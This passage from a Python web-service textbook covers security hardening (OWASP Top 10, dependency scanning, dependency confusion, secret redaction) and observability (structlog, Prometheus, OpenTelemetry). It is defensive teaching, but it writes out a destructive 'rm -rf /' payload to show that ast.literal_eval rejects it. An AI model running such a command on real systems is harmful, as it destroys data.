{'status': 'PENDING', 'limit': 20}
>>> ast.literal_eval("__import__('os').system('rm -rf /')")
Traceback (most recent call last):
  ...
ValueError: malformed node or string on line 1: <ast.Call object at 0x...>
```

For subprocesses, pass a list. Each element reaches the program as one argument, and no shell ever parses it. Java's `ProcessBuilder` works the same way:

PYTHON Prefer

```
subprocess.run(["tar", "czf", f"/backups/{order_id}.tgz", "/data"], check=True)
```

The OWASP Top 10, with Python mitigations

The OWASP Top 10 is the industry's short list of the most common web risks. Here's the 2025 edition, with where Python helps:

Risk (2025)	Python mitigation
A01 Broken access control	scope, role and resource checks as dependencies; SSRF allow-lists
A02 Security misconfiguration	explicit CORS list, security headers, no `debug=True`, no docs in prod if private
A03 Software supply chain failures	`uv.lock` with hashes, `pip-audit`, safe index settings
A04 Cryptographic failures	`ssl.create_default_context()`, pwdlib, `secrets`
A05 Injection	SQL parameters, Jinja2 autoescape, argument lists for `subprocess`
A06 Insecure design	threat-model features like refunds; rate limits (Chapter 14)
A07 Authentication failures	PyJWT with pinned algorithms, `aud`, `iss`, `exp`; an identity provider
A08 Software or data integrity failures	no `pickle` or `yaml.load` on input; trusted publishing
A09 Security logging and alerting failures	structured audit logs (Chapter 13), secrets redacted
A10 Mishandling of exceptional conditions	fail closed: any error in auth means "deny"; no stack traces to clients

Supply chain security

Your service runs hundreds of packages you didn't write. Supply chain security means knowing what they are, keeping them patched, and making sure you install exactly what you meant to.

Scanning for known vulnerabilities

`pip-audit`, from the Python Packaging Authority, checks your environment against public vulnerability databases. It's the Python twin of OWASP Dependency-Check. uv also has its own `uv audit` command, which is still marked experimental in uv 0.13:

TERMINAL

```
uv run pip-audit
uv audit --preview-features audit-command   # the flag hides the warning
```

OUTPUT

```
No known vulnerabilities found
Resolved 76 packages in 1ms
Found no known vulnerabilities and no adverse project statuses in 75 packages
```

Run one of them in CI on every build and on a nightly schedule, because new vulnerabilities appear in code you haven't changed.

Static analysis: Bandit vs SpotBugs and FindSecBugs

Bandit reads your source and flags risky patterns, like SpotBugs with the FindSecBugs plugin. Here it is on the example's deliberately unsafe files:

TERMINAL

```
cd src/orderly_security
uv run bandit -q -r . --severity-level medium -f custom \
    --msg-template "{relpath}:{line}  {test_id}  {severity}"
```

OUTPUT

```
avoid_pickle.py:21  B301  MEDIUM
avoid_queries.py:7  B608  MEDIUM
avoid_traps.py:16  B602  HIGH
avoid_traps.py:20  B307  MEDIUM
avoid_traps.py:24  B506  MEDIUM
```

That's pickle, f-string SQL, `shell=True`, `eval` and `yaml.load`, all caught. The default output adds a description, a CWE number and a code snippet for each finding. Like FindSecBugs, Bandit reports *possible* problems. Silence a reviewed false positive with a `# nosec B602` comment that says why.

> 💡 **If you already use Ruff, turn on its `S` rules**
>
> Ruff reimplements most Bandit checks as its `S` rule group (`select = ["S"]`), and it runs in milliseconds. If you're unsure, enable `S` in Ruff for every commit, and keep Bandit for a deeper scheduled scan.

Typosquatting

Typosquatting means publishing a malicious package whose name looks like a popular one. In 2019, `jeIlyfish` (with a capital I) imitated `jellyfish` on PyPI and stole SSH and GPG keys. Copy install commands from official docs, review new dependencies in pull requests, and be suspicious of a package with few downloads and a familiar-looking name.

Hash-pinned lock files

`uv.lock` records the exact version **and the SHA-256 hash** of every file it will install. If anyone swaps a file on the index, the hash no longer matches and installation fails. That's stronger than Maven's version pinning, which trusts whatever the repository serves for that version.

Use `uv sync --locked` in CI and Docker builds, so a lock file that's out of date fails the build instead of being silently updated. If a tool needs `requirements.txt`, `uv export` writes one that keeps the `--hash` lines.

Trusted publishing

If you publish internal or open-source packages, don't store a long-lived PyPI token in CI. **Trusted publishing** lets PyPI accept uploads from a specific CI workflow (GitHub Actions, GitLab CI and others) using a short-lived OpenID Connect token instead. `uv publish` supports it, and PyPI can attach signed attestations that show which workflow built each file.

Dependency confusion and private indexes

This one deserves a slow explanation, because the default behaviour of pip makes it easy to fall into.

Say your company has an internal package `orderly-common` on a private index. An attacker publishes `orderly-common` version 99.0 on public PyPI. With `pip install --extra-index-url https://pypi.internal/simple`, pip looks at **both** indexes and picks the highest version. You get the attacker's package. This is *dependency confusion*, and in December 2022 it hit PyTorch's nightly builds through a fake `torchtriton` package.

```
pip --extra-index-url:   internal: orderly-common 1.4
                         PyPI:     orderly-common 99.0   <- highest wins (bad)

uv (first-index):        internal: orderly-common 1.4    <- first index that
                         PyPI:     never asked              has it wins
```

uv's default strategy, `first-index`, stops at the first index that has the package. You can go further and pin internal packages to the internal index with `explicit = true`, so uv never looks for them anywhere else:

TOML pyproject.toml

```toml
[[tool.uv.index]]
name = "internal"
url = "https://pypi.internal.example/simple"
explicit = true            # only used by packages pinned to it below

[tool.uv.sources]
orderly-common = { index = "internal" }
```

Leave `index-strategy` at its default. The other values are called `unsafe-first-match` and `unsafe-best-match` for a reason. Reserving your internal names on PyPI is a cheap extra layer.

Keeping secrets out of logs

Logs travel far: to files, log shippers, dashboards and support tickets. A password or token in a log line is a leak. Two tools help.

Pydantic's `SecretStr` hides a value in `repr` and `print`, so a settings object can't leak by accident (Chapter 10 uses it for configuration):

PYTHON REPL

```
>>> config = PaymentGatewayConfig(url="https://pay.example", api_key="sk_9f2c")
>>> config
PaymentGatewayConfig(url='https://pay.example', api_key=SecretStr('**********'))
>>> config.api_key.get_secret_value()
'sk_9f2c'
```

And a **structlog processor**, a small function that sees every log event before it's written, can mask sensitive keys everywhere at once. It's like a Logback `MaskingPatternLayout`, but in plain Python:

PYTHON src/orderly_security/redaction.py (excerpt)

```python
SENSITIVE_KEYS = {"password", "authorization", "token", "api_key", "secret"}


def redact_secrets(
    logger: Any, method_name: str, event_dict: MutableMapping[str, Any]
) -> MutableMapping[str, Any]:
    """A structlog processor: runs on every log event before rendering."""
    for key in event_dict:
        if key.lower() in SENSITIVE_KEYS:
            event_dict[key] = REDACTED
    return event_dict
```

Logging `password="hunter2"` now prints `"password": "***"`, and a test proves it. Chapter 13 builds the full structlog setup around processors like this one.

Recap

- AuthN proves who's calling (401 on failure). AuthZ decides what they may do (403, or 404 for resources they don't own).
- In FastAPI, security is a dependency. `HTTPBearer` reads the token, `Security(..., scopes=[...])` declares needs, and a `Principal` dataclass carries the result.
- Validate JWTs with PyJWT: pin `algorithms`, check `aud` and `iss`, require `exp`, allow a little leeway, and use `PyJWKClient` for rotating keys.
- Put resource checks such as `can_view(principal, order)` in plain functions and call them after loading the resource. Test them like any other function.
- Hash passwords with pwdlib (Argon2, plus bcrypt to migrate old hashes). passlib is unmaintained. Make tokens with `secrets`, never `random`.
- Parameterise SQL, autoescape templates, list CORS origins, add security headers and a body limit, and allow-list outbound URLs and file paths.
- Never feed outside data to `pickle`, `yaml.load`, `eval` or `shell=True`.
- Scan with `pip-audit` and Bandit (or Ruff's `S` rules), install from hash-pinned `uv.lock`, and pin internal packages to your private index.

Try it yourself

🏋 Exercise 1: Protect the cancel endpoint

Add `POST /api/v1/orders/{id}/cancel` to `api.py`. It needs scope `orders:write`, and customers may cancel only their own orders, while `support` may cancel any. Write tests for all three cases. Hint: add a `can_cancel` policy next to `can_view`.

🏋 Exercise 2: An API key for partners

Some partners call Orderly with an `X-Api-Key` header instead of a JWT. Write a dependency using `fastapi.security.APIKeyHeader` that looks up the key's fingerprint (see `api_keys.py`) and returns a `Principal` with scope `orders:read`. Hint: compare with `secrets.compare_digest`.

🏋 Exercise 3: Find every unprotected route

Write a test that walks `app.routes` and fails if any `/api/` route doesn't depend on `current_principal`. Hint: each `APIRoute` has a `dependant` tree; search its `dependencies` recursively for `current_principal`.

> 🏋️ **Exercise 4 (stretch): Pin a package to a second index**
>
> In a scratch project, add the PyTorch CPU index (`https://download.pytorch.org/whl/cpu`) as an `explicit = true` index, pin `torch` to it in `[tool.uv.sources]` , and add `httpx2` too. Run `uv lock` , then open `uv.lock` and compare the `source = { registry = ... }` lines of the two packages. Hint: this is exactly how you'd pin `orderly-common` to a private index.

Further reading

- FastAPI: Security: the official walkthrough of security schemes, scopes and OAuth2.
- PyJWT usage examples: every `decode` option, plus `PyJWKClient` and OIDC.
- OWASP Top 10:2025: the full descriptions behind the table above.
- OWASP Cheat Sheet Series: short, practical guides for nearly every topic in this chapter.
- Python docs: `secrets` : how much randomness is enough, with recipes.
- Python docs: `pickle` : read the red warning box at the top.
- uv: Package indexes: index priority, `explicit` indexes and why `first-index` is the default.
- Spring Security reference: handy for comparing what Spring did for you automatically.

CHAPTER 13

Observability: Logs, Metrics, Traces and Profiles

> *When something goes wrong at 3 a.m., observability is the difference between guessing and knowing.*

🎯 **What you'll learn**

- Map the `logging` module onto what you know from SLF4J and Logback, and configure it with `dictConfig`
- Write structured JSON logs with structlog, with a request ID on every line (Python's answer to MDC)
- Expose Prometheus metrics with sensible labels, and avoid the multiprocess trap with Gunicorn workers
- Add OpenTelemetry tracing, with zero code (like the Java agent) or by hand, and put trace IDs into logs
- Build liveness and readiness endpoints that behave well in Kubernetes
- Find slow and memory-hungry code with cProfile, py-spy, Scalene, tracemalloc and memray

The big picture

A service you can't see into is a service you can't fix. *Observability* means being able to answer new questions about a running system from the outside, without shipping new code. In practice, that comes from four kinds of signal.

🧩 **Think of it like a delivery company**

Metrics are the dashboard in head office: parcels per hour, late deliveries, vans on the road. **Logs** are each driver's notebook: what happened, when. A **trace** is the GPS route of one parcel, across every depot it passed through. A **profile** is the mechanic's report on why van 7 is so slow uphill.

Spring Boot gives you most of this through Actuator, Micrometer and Logback, often with one starter each. Python gives you the same building blocks, as separate libraries you wire together once. This chapter does that wiring for Orderly.

Concept	Java / Spring	Python
Logging API	SLF4J	`logging` (standard library)
Logging config	`logback.xml`	`logging.config.dictConfig`

Concept	Java / Spring	Python
Structured logs	Logstash encoder, Boot 3.4 structured logging	structlog
Per-request context	MDC	`contextvars` (structlog binds them)
Metrics	Micrometer	prometheus-client
Tracing	OpenTelemetry Java agent, Micrometer Tracing	OpenTelemetry Python, `opentelemetry-instrument`
Health	Actuator `/health/liveness`, `/health/readiness`	two small endpoints you write
Profiling	async-profiler, JFR	py-spy, cProfile, Scalene, memray

Full code: *`examples/ch13-observability/`*. It's a small Orderly service with structlog, Prometheus metrics, OpenTelemetry traces (printed to the console) and health endpoints, plus tests for the middleware.

Logging with the standard library

Every Python library logs through the standard `logging` module, the way every Java library logs through SLF4J. So even if you use structlog (and you will), it's worth knowing how `logging` is put together.

The logging module in Java terms

The concepts map almost one to one:

Logback / SLF4J	Python `logging`	Notes
`LoggerFactory.getLogger(Foo.class)`	`logging.getLogger(__name__)`	`__name__` is the module's dotted name
logger hierarchy by package	hierarchy by dots	`orderly.orders` is a child of `orderly`
appender	handler	where records go: console, file, socket
encoder / layout	formatter	how a record becomes text
TRACE, DEBUG, INFO, WARN, ERROR	DEBUG, INFO, WARNING, ERROR, CRITICAL	no TRACE; it's WARNING, not WARN

A logger passes each record up to its parents, so you usually attach handlers only to the root logger and set levels on specific branches. That's the same "additivity" idea you know from Logback.

PYTHON

```python
import logging

log = logging.getLogger(__name__)
log.info("Placed order %s for %d cents", order_id, total)  # lazy, like {}
```

The `%s` placeholders work like SLF4J's `{}`: the message is only formatted if the level is enabled. An f-string formats eagerly, which costs a little and makes it harder for log tools to group identical messages. With structlog, which we'll meet next, this question disappears.

dictConfig vs logback.xml

Where Spring reads `logback.xml`, Python configures logging with a dictionary, passed to `logging.config.dictConfig`. Here's a typical Logback setup:

XML logback.xml

```xml
<configuration>
  <appender name="STDOUT" class="ch.qos.logback.core.ConsoleAppender">
    <encoder class="net.logstash.logback.encoder.LogstashEncoder"/>
  </appender>
  <logger name="org.hibernate.SQL" level="WARN"/>
  <root level="INFO">
    <appender-ref ref="STDOUT"/>
  </root>
</configuration>
```

And here's the Python equivalent from the example. The formatter turns every record into JSON (we'll look at it in the structlog section):

PYTHON src/orderly_obs/logging_setup.py (excerpt)

```python
logging.config.dictConfig(
    {
        "version": 1,
        "disable_existing_loggers": False,
        "formatters": {"json": {...}},  # structlog's ProcessorFormatter
        "handlers": {
            "stdout": {
                "class": "logging.StreamHandler",
                "formatter": "json",
                "stream": stream or sys.stdout,
            },
        },
        "root": {"handlers": ["stdout"], "level": level},
        "loggers": {
            # Send Uvicorn's own lines through our JSON handler too...
            "uvicorn": {"handlers": [], "propagate": True},
            # ...but drop its access log: we write a richer one.
            "uvicorn.access": {"handlers": [], "propagate": False},
            "httpx2": {"level": "WARNING"},
        },
    }
)
```

> ⚠️ **Gotcha: `disable_existing_loggers` defaults to True**
>
> If you leave it out, `dictConfig` silences every logger that was created before the call, including ones from libraries you imported. Always set it to `False`.

structlog: structured logs the friendly way

Plain text logs are for humans. In production, logs are read first by machines: Loki, Elasticsearch or Cloud Logging. Those want **structured** logs, where each line is a JSON object with named fields, so you can search for `order_id = "f209..."` instead of grepping prose.

structlog is the house pick. You log an *event* plus key-value pairs, and a pipeline of *processors* (small functions, each adding or changing a field) turns it into JSON.

PYTHON

```
log = structlog.get_logger(__name__)
log.info("order_placed", order_id=str(order_id), total=total_cents)
```

> 🧩 **Think of it like an assembly line**
>
> The log call drops a bare event onto a conveyor belt. Each processor is a worker who adds something: one stamps the time, one adds the level, one attaches the request ID, one adds the trace ID. The last worker, the renderer, packs it all into a JSON line.

The processor pipeline

Here's the shared part of our pipeline. These processors run for structlog calls *and* for records from plain `logging`, so Uvicorn's lines get the same fields:

PYTHON src/orderly_obs/logging_setup.py (excerpt)

```
# Run for every event, from structlog *and* from plain logging calls.
SHARED_PROCESSORS: list[Any] = [
    structlog.contextvars.merge_contextvars,  # request_id and friends
    structlog.stdlib.add_log_level,
    structlog.stdlib.add_logger_name,
    structlog.processors.TimeStamper(fmt="iso", utc=True),
    add_trace_ids,
]
```

structlog then hands each event to the standard library, and a `ProcessorFormatter` renders it. This "structlog on top of stdlib logging" setup means one output format and one place to set levels, whoever does the logging:

PYTHON src/orderly_obs/logging_setup.py (excerpt)

```
structlog.configure(
    processors=[
        *SHARED_PROCESSORS,
        structlog.stdlib.ProcessorFormatter.wrap_for_formatter,
    ],
    logger_factory=structlog.stdlib.LoggerFactory(),
    wrapper_class=structlog.stdlib.BoundLogger,
    cache_logger_on_first_use=True,
)
```

Here's a real line from the running service, pretty-printed (in production it's one line):

JSON

```
{
  "order_id": "f209452e-cca3-4f59-b9ec-cd8eebe64d6e",
  "total": 2598,
  "event": "order_placed",
  "request_id": "req-7f3a",
  "level": "info",
  "logger": "orderly_obs.orders",
  "timestamp": "2026-11-03T05:46:40.895972Z",
  "trace_id": "d3ed3c7cbec70fa1d464eb833463cf51",
  "span_id": "e59fcee40c29bf42"
}
```

> 💡 **If you're unsure, use JSON in production and pretty colours locally**
>
> structlog's `ConsoleRenderer` prints readable, coloured lines for your terminal. Pick the renderer from an environment setting: `ConsoleRenderer` when developing, `JSONRenderer` everywhere else. Loguru is a popular alternative with a lovely API, but structlog fits the standard library more naturally.

Request IDs with contextvars: Python's MDC

You want every log line written while handling a request to carry that request's ID, without passing it to every function. In Java you'd call `MDC.put("requestId", id)`, which stores it in a `ThreadLocal`.

Python's async code runs many requests on one thread, so a thread-local would mix them up. The answer is the standard `contextvars` module. A *context variable* is like a `ThreadLocal` that belongs to the current asyncio task instead of the current thread. FastAPI copies the context when it runs sync code in a worker thread, so values follow the request wherever it goes.

structlog wraps this nicely: `bind_contextvars` puts values in, and the `merge_contextvars` processor copies them into every event. Our middleware does it once per request:

PYTHON src/orderly_obs/middleware.py (excerpt)

```python
headers = dict(scope["headers"])
incoming = headers.get(b"x-request-id", b"").decode("latin-1")
request_id = incoming[:64] or uuid.uuid4().hex
# Like SLF4J's MDC.put(): every log line in this request gets it.
structlog.contextvars.clear_contextvars()
structlog.contextvars.bind_contextvars(request_id=request_id)
```

It trusts an incoming `X-Request-ID` (trimmed to 64 characters, so nobody can stuff a novel into your logs), or makes one up, and sends it back in the response. The test checks both the header and the logs:

PYTHON tests/test_middleware.py (excerpt)

```python
def test_request_id_is_echoed_and_logged(harness: Harness) -> None:
    response = harness.client.post(
        "/api/v1/orders", json=ORDER, headers={"X-Request-ID": "req-123"}
    )
    assert response.status_code == 201
    assert response.headers["x-request-id"] == "req-123"

    by_event = {line["event"]: line for line in harness.logs()}
    # Both the service's log line and the access log carry the ID.
    assert by_event["order_placed"]["request_id"] == "req-123"
    assert by_event["request_finished"]["request_id"] == "req-123"
```

Uvicorn's access logs

Uvicorn logs through two standard loggers: `uvicorn.error` for server messages (despite the name, mostly informational) and `uvicorn.access` for one line per request. The access line is plain text and knows nothing about your request ID or route.

The `loggers` section of our `dictConfig` sends `uvicorn.error` through the JSON handler and silences `uvicorn.access`. The middleware writes a richer access line instead, with the route template, status and duration:

OUTPUT

```
{"method": "POST", "path": "/api/v1/orders", "route": "/api/v1/orders",
 "status": 201, "duration_ms": 29.3, "event": "request_finished",
 "request_id": "req-7f3a", "level": "info", "logger": "orderly.access",
 "timestamp": "2026-11-03T05:46:40.898521Z",
 "trace_id": "d3ed3c7cbec70fa1d464eb833463cf51", ...}
```

(Wrapped for the page.) Running with `uvicorn --no-access-log` has the same effect as silencing the logger.

Metrics with prometheus-client

Logs tell you what happened to one request. Metrics tell you how the whole service is doing, cheaply, as numbers over time. Prometheus scrapes a `/metrics` page from each pod every few seconds and stores the numbers.

Counters, gauges and histograms in plain words

Prometheus has three main metric types, and Micrometer has a twin for each:

Type	In plain words	Orderly example	Micrometer
Counter	a number that only goes up	orders placed	`Counter`
Gauge	a number that goes up and down	requests in progress	`Gauge`

Type	In plain words	Orderly example	Micrometer
Histogram	counts of values, in buckets	request durations	`Timer`, `DistributionSummary`

A histogram doesn't keep every value. It counts how many fell under 5 ms, under 10 ms and so on, which is enough for Prometheus to estimate percentiles such as p99 across all pods.

PYTHON src/orderly_obs/metrics.py (excerpt)

```python
class Metrics:
    def __init__(self, registry: CollectorRegistry | None = None) -> None:
        # A registry per app keeps tests independent (no global state).
        self.registry = registry or CollectorRegistry()
        self.requests = Counter(
            "http_requests",  # exposed as http_requests_total
            "HTTP requests handled.",
            ["method", "route", "status"],
            registry=self.registry,
        )
        self.latency = Histogram(
            "http_request_duration_seconds",
            "Time spent handling a request.",
            ["method", "route"],
            buckets=(0.005, 0.01, 0.025, 0.05, 0.1, 0.25, 0.5, 1, 2.5),
            registry=self.registry,
        )
```

Coming from Java

Micrometer gives you one global `MeterRegistry` bean. prometheus-client also has a global default registry, which is convenient in scripts. In an app factory, pass your own `CollectorRegistry`: tests can then build many apps without "Duplicated timeseries" errors.

HTTP middleware and the /metrics endpoint

The same middleware that sets request IDs records the RED metrics (*rate*, *errors*, *duration*) for every request:

PYTHON src/orderly_obs/middleware.py (excerpt)

```python
def route_template(scope: Scope) -> str:
    """'/api/v1/orders/{order_id}', never the raw path with a real ID."""
    route = scope.get("route")
    return route.path if isinstance(route, Route) else "unmatched"
```

PYTHON src/orderly_obs/middleware.py (excerpt)

```python
def _record(self, scope: Scope, status: int, elapsed: float) -> None:
    method, route = scope["method"], route_template(scope)
    self.metrics.requests.labels(method, route, str(status)).inc()
    self.metrics.latency.labels(method, route).observe(elapsed)
```

The endpoint itself is three lines:

PYTHON src/orderly_obs/app.py (excerpt)

```python
@app.get("/metrics")
def prometheus_metrics() -> Response:
    payload = generate_latest(exposition_registry(metrics))
    return Response(payload, media_type=CONTENT_TYPE_LATEST)
```

Here's part of the real page after one order:

OUTPUT

```
# HELP http_requests_total HTTP requests handled.
# TYPE http_requests_total counter
http_requests_total{method="POST",route="/api/v1/orders",status="201"} 1.0
http_requests_total{method="GET",route="/readyz",status="200"} 1.0
http_requests_in_progress 1.0
orders_placed_total 1.0
```

Label cardinality

Every distinct combination of label values is a separate *time series* that Prometheus stores and indexes. That's a label's *cardinality*. Five methods times twenty routes times ten statuses is fine. A label holding an order ID or a raw URL path creates a new series for every order, and eventually Prometheus runs out of memory.

That's why the middleware labels by route *template* and lumps unknown paths into one `"unmatched"` value. The test proves that a random URL can't create a new series:

PYTHON tests/test_middleware.py (excerpt)

```python
harness.client.get(f"/api/v1/does-not-exist/{uuid4()}")
text = harness.client.get("/metrics").text
assert 'route="unmatched",status="404"} 1.0' in text
```

> 🧠 **Key idea**
>
> Labels are for things with a small, fixed set of values: method, route, status, region. Put IDs in logs and traces, never in metric labels.

The multiprocess-mode gotcha with Gunicorn workers

Here's a trap that doesn't exist in Java. A JVM is one process with many threads, so Micrometer's counters live in one place. A Python service often runs several **worker processes** (Gunicorn's `--workers 4`, or `uvicorn --workers 4`) to use several CPU cores, because of the GIL (Chapter 6).

Each process has its own memory, and so its own counters. Prometheus scrapes `/metrics` and reaches whichever worker answers:

```
scrape 1 -> worker A: orders_placed_total 120
scrape 2 -> worker C: orders_placed_total  37     "orders went down?!"
scrape 3 -> worker B: orders_placed_total  98
```

prometheus-client's **multiprocess mode** fixes it. Every worker writes its values to files in a shared folder, and `/metrics` merges them:

1. Set `PROMETHEUS_MULTIPROC_DIR` to an empty folder *before* the app starts.
2. Build the exposition registry with a `MultiProcessCollector`.
3. Tell the library when a worker dies, so its live gauges disappear.
4. Give each gauge a `multiprocess_mode`, such as `"livesum"`, so the library knows how to combine workers.

PYTHON src/orderly_obs/metrics.py (excerpt)

```python
def exposition_registry(metrics: Metrics) -> CollectorRegistry:
    """The registry /metrics should read: merged across Gunicorn workers."""
    if "PROMETHEUS_MULTIPROC_DIR" in os.environ:
        merged = CollectorRegistry()
        # Reads every worker's files. (No type hints upstream, hence ignore.)
        multiprocess.MultiProcessCollector(merged)  # type: ignore[no-untyped-call]
        return merged
    return metrics.registry
```

PYTHON gunicorn_conf.py (excerpt)

```python
worker_class = "uvicorn_worker.UvicornWorker"  # pip install uvicorn-worker


def child_exit(server: Any, worker: Any) -> None:
    # A worker died: mark its live gauges stale so totals stay correct.
    multiprocess.mark_process_dead(worker.pid)  # type: ignore[no-untyped-call]
```

> 💡 **If you're unsure, run one worker per container**
>
> In Kubernetes, the simplest fix is to avoid the problem: run one Uvicorn process per pod and scale with replicas. Each pod is scraped separately, and no shared folder is needed. Use multiprocess mode when you really need several workers in one container, for example on a VM.

Tracing with OpenTelemetry

A request to Orderly might touch the API, the database, the inventory service and Kafka. When it's slow, logs from four places don't tell you which hop was slow. A **trace** does.

A trace is a tree of **spans**. A span is one timed operation, such as "handle POST /orders" or "INSERT INTO orders", with a name, a start and end time, attributes, and a parent. Services pass the trace ID along in a `traceparent` HTTP header (the W3C Trace Context standard), so spans from different services join one tree.

OpenTelemetry (OTel) is the vendor-neutral standard for this, the same project you may know from the Java agent. Its Python SDK sends spans to an *exporter*: OTLP to a collector (Jaeger, Tempo, Honeycomb, Datadog and others all accept it), or the console for learning.

SDK setup and exporters

The setup creates a `TracerProvider` (the factory for tracers), describes the service with a `Resource`, and attaches a span processor with an exporter:

PYTHON src/orderly_obs/telemetry.py (excerpt)

```python
def default_exporter() -> SpanExporter:
    """OTLP when a collector is configured, otherwise print to the console."""
    if os.environ.get("OTEL_EXPORTER_OTLP_ENDPOINT"):
        return OTLPSpanExporter()  # reads endpoint and headers from env vars
    return ConsoleSpanExporter()


def create_tracer_provider(
    service_name: str, processor: SpanProcessor | None = None
) -> TracerProvider:
    resource = Resource.create(
        {"service.name": service_name, "service.version": "0.1.0"}
    )
    provider = TracerProvider(resource=resource)
    # Batch in production: spans are queued and sent in the background.
    provider.add_span_processor(
        processor or BatchSpanProcessor(default_exporter())
    )
    return provider
```

The example uses the OTLP exporter over HTTP (`opentelemetry-exporter-otlp-proto-http`), which is pure Python. Tests pass in a `SimpleSpanProcessor` with an `InMemorySpanExporter`, which exports each span at once so assertions can inspect it.

Here's the server span the console exporter printed for one request, trimmed:

OUTPUT

```
{
    "name": "POST /api/v1/orders",
    "context": {
        "trace_id": "0xd3ed3c7cbec70fa1d464eb833463cf51",
        "span_id": "0xe05677ed68cf01bb",
        ...
    },
    "kind": "SpanKind.SERVER",
    "parent_id": null,
    "attributes": {
        "http.method": "POST",
        "http.route": "/api/v1/orders",
        "http.status_code": 201,
        ...
    },
    "resource": {"attributes": {"service.name": "orderly", ...}}
}
```

Zero-code auto-instrumentation: Python's Java agent

In Java you add `-javaagent:opentelemetry-javaagent.jar` to the command line, and the agent rewrites bytecode as classes load. You get traces for Spring MVC, JDBC and HTTP clients without touching code.

Python's closest equivalent is the `opentelemetry-instrument` command. It runs your program after installing *instrumentors*: small packages that patch libraries such as FastAPI, SQLAlchemy and httpx2 as they're imported. Python doesn't need bytecode tricks for this, because it can replace functions on a module at runtime. Here's a FastAPI app with no telemetry code at all:

PYTHON src/orderly_obs/plain_app.py (excerpt)

```python
app = FastAPI()


@app.get("/api/v1/products")
def list_products() -> list[dict[str, str]]:
    return [{"sku": "MUG-BLUE-01", "name": "Blue mug"}]
```

Install the distro and an exporter, let `opentelemetry-bootstrap` list the instrumentors your installed libraries need, and run:

TERMINAL

```
uv add opentelemetry-distro opentelemetry-exporter-otlp-proto-http
uv run opentelemetry-bootstrap -a requirements   # prints packages to add
uv run opentelemetry-instrument --traces_exporter console \
    --metrics_exporter none --logs_exporter none --service_name orderly \
    uvicorn orderly_obs.plain_app:app --app-dir src
```

A request to `/api/v1/products` printed a `SpanKind.SERVER` span named `GET /api/v1/products`, with `http.route` and `service.name` filled in, and a `telemetry.auto.version` resource attribute showing it came from auto-instrumentation. In production you'd set `OTEL_SERVICE_NAME` and `OTEL_EXPORTER_OTLP_ENDPOINT` as environment variables instead of flags, the same variables the Java agent reads.

	Java agent	`opentelemetry-instrument`
How it hooks in	bytecode rewriting at class load	patching modules at import
What you install	one JAR	distro + one package per library
Config	`OTEL_*` env vars	the same `OTEL_*` env vars
Custom spans	`@WithSpan`	`tracer.start_as_current_span(...)`

> ⚠️ **Gotcha: forked worker processes**
>
> The batch span processor sends spans from a background thread, and threads don't survive a `fork()`. With Gunicorn's pre-fork workers, set up the SDK in each worker (Gunicorn's `post_fork` hook) rather than in the parent. One process per container avoids the question entirely.

Instrumentors for FastAPI, SQLAlchemy and httpx2

Zero-code is a great start. For production, many teams prefer to call the instrumentors themselves: the setup is explicit, testable, and lives next to the rest of the app factory. Our service does that:

PYTHON src/orderly_obs/telemetry.py (excerpt)

```python
def instrument(app: FastAPI, engine: Engine, provider: TracerProvider) -> None:
    FastAPIInstrumentor.instrument_app(
        app,
        tracer_provider=provider,
        excluded_urls="healthz,readyz,metrics",  # probes are noise
        exclude_spans=["receive", "send"],  # one span per request is enough
    )
    SQLAlchemyInstrumentor().instrument(engine=engine, tracer_provider=provider)
```

For outgoing calls, instrument the HTTP client too. It records a client span per request and adds the `traceparent` header, so the next service joins the same trace. Orderly uses httpx2 (the maintained continuation of HTTPX, see Chapter 14), and its instrumentor, `HTTPX2ClientInstrumentor`, ships inside the regular `opentelemetry-instrumentation-httpx` package:

PYTHON src/orderly_obs/outbound.py (excerpt)

```python
def make_traced_client(
    base_url: str,
    provider: TracerProvider,
    transport: httpx2.AsyncBaseTransport | None = None,
) -> httpx2.AsyncClient:
    client = httpx2.AsyncClient(
        base_url=base_url, transport=transport, timeout=5.0
    )
    # Adds a CLIENT span per request and sends the "traceparent" header.
    HTTPX2ClientInstrumentor.instrument_client(client, tracer_provider=provider)
    return client
```

A test sends a request through an `httpx2.MockTransport` inside a parent span and checks that the fake inventory service received a `traceparent` header carrying the same trace ID. Don't install the separate `opentelemetry-instrumentation-httpx2` package you may find on PyPI: at the time of writing it's an empty 0.0.0 placeholder.

⚠️ Gotcha: an instrumentor that silently does nothing

Each instrumentor declares which library versions it supports. While writing this example, SQLAlchemy 2.1 was out, but the SQLAlchemy instrumentor (0.66b2) still declared `sqlalchemy >= 1.0.0, < 2.1.0`. It logged one line and instrumented nothing:

OUTPUT

```
ERROR:opentelemetry.instrumentation.instrumentor:SQLAlchemyInstrumentor only
instruments "sqlalchemy >= 1.0.0, < 2.1.0", but currently installed version
("sqlalchemy 2.1.6") falls outside of that range, so nothing can be
instrumented.
```

The example pins `sqlalchemy>=2.0.40,<2.1` until the instrumentor catches up. Have a test that checks a database span exists, so an upgrade can't quietly switch tracing off.

Manual spans

Automatic spans cover the plumbing. For business steps, add your own, the way you'd use `@WithSpan` or Micrometer's Observation API. `start_as_current_span` is a context manager, so the span ends when the block ends, even on an exception:

PYTHON src/orderly_obs/orders.py (excerpt)

```python
def place_order(self, customer_id: UUID, total_cents: int) -> UUID:
    # A manual span, like @WithSpan or Micrometer's Observation API.
    with self._tracer.start_as_current_span("place_order") as span:
        order_id = uuid4()
        span.set_attribute("orderly.order_id", str(order_id))
        span.set_attribute("orderly.total_cents", total_cents)
        with self._engine.begin() as conn:  # SQLAlchemy adds a child span
            conn.execute(
                text("INSERT INTO orders VALUES (:id, :customer, :total)"),
                {
                    "id": str(order_id),
                    "customer": str(customer_id),
                    "total": total_cents,
                },
            )
        self._metrics.orders_placed.inc()
        log.info("order_placed", order_id=str(order_id), total=total_cents)
        return order_id
```

The order ID belongs on the span (and in the log), not in a metric label. Spans are sampled and indexed per request, so high-cardinality attributes are fine there.

Trace IDs in logs

The last step connects logs and traces: a processor that copies the current trace and span IDs into every log event. Then Grafana, Datadog and friends can jump from a log line to its trace and back.

PYTHON src/orderly_obs/logging_setup.py (excerpt)

```python
def add_trace_ids(
    logger: Any, method_name: str, event_dict: MutableMapping[str, Any]
) -> MutableMapping[str, Any]:
    """Copy the current OpenTelemetry trace and span IDs into the log."""
    ctx = trace.get_current_span().get_span_context()
    if ctx.is_valid:
        event_dict["trace_id"] = format(ctx.trace_id, "032x")
        event_dict["span_id"] = format(ctx.span_id, "016x")
    return event_dict
```

You saw the result in the JSON log line earlier. A test makes sure the whole chain holds together, from server span to manual span to SQL span:

PYTHON tests/test_tracing_and_health.py (excerpt)

```python
finished = harness.spans.get_finished_spans()
server = next(s for s in finished if s.name == "POST /api/v1/orders")
